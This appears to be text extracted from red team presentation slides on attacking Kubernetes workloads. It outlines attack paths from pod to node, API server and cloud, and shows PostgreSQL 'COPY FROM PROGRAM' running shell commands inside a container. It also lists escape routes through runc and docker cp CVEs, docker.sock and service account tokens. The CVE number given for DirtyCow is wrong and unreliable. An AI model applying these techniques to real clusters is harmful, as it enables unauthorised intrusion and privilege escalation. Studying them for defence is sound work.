


1. Redteam needs a complete and effective automation tool.
2. Redteam needs to establish a knowledge system about container, Kubernetes, cgroup, namespace, capability and other CloudNative technologies.
3. Redteam needs new skills about service discovery, internal network analysis, escape and privilege escalation and attack ingress and egress gateways.

Practical Attack Techniques




Cloud Native K8s Workloads Attack Surface



- 1) Public Network to Pod
- 2) Pod to other Pods/Services
- 3) Pod to Node(Escape)
- 4) Pod to Master Node Components
- 5) Pod to API Server
- 6) API Server to Other Pods/Nodes
- 7) K8s Cluster to Cloud Service

K8s Default Network Access




Escape Container

```
postgres=# COPY cmd_exec FROM PROGRAM 'ps auxf';
postgres=# COPY cmd_exec FROM PROGRAM 'cat /proc/1/cgroup';
postgres=# SELECT * FROM cmd_exec;
cmd_output
```

```
-----
USER          PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
postgres      1  0.0  0.1 288240 18004 ?        Ss   10:42   0:00 postgres
postgres     52  0.0  0.0 288240  3588 ?        Ss   10:42   0:00 postgres: checkpointer process
postgres     53  0.0  0.0 288240  3332 ?        Ss   10:42   0:00 postgres: writer process
postgres     54  0.0  0.0 288240  6240 ?        Ss   10:42   0:00 postgres: wal writer process
postgres     55  0.0  0.0 288652  2928 ?        Ss   10:42   0:00 postgres: autovacuum launcher process
postgres     56  0.0  0.0 143164  2016 ?        Ss   10:42   0:00 postgres: stats collector process
postgres    707  0.0  0.0 289264  6804 ?        Ss   15:26   0:00 postgres: postgres postgres 127.0.0.1(48187) COPY
postgres    708  0.0  0.0   4268   624 ?        S    15:26   0:00 _sh -c ps aux
postgres    709  0.0  0.0   38296  1628 ?        R    15:26   0:00 _ps auxf
12:hugetlb:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
11:pids:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
9:cpuset:/kubepods/burstable/pod45226403-64fe-428d-a419-1cc1863c9148/83eefb73fb5e942d5320e3973cfc488e2a0b5bf1a6b4742e399a570c6d33a0aa
....
(23 rows)
```

Container is a process with isolation

Escape Container



1) Docker Components Vulnerability

Docker runc(CVE-2019-5736)

Docker cp(CVE-2019-13139)

2) Linux Kernel Vulnerability

DirtyCow(CVE-2016-5159)

3) Mounted File

/docker.sock (docker daemon)

/containerd.sock (containerd daemon)

/var/run/secrets/kubernetes.io/serviceaccount/token

/proc, /etc, /root ...

4) Shared Linux Namespace & Capabilities

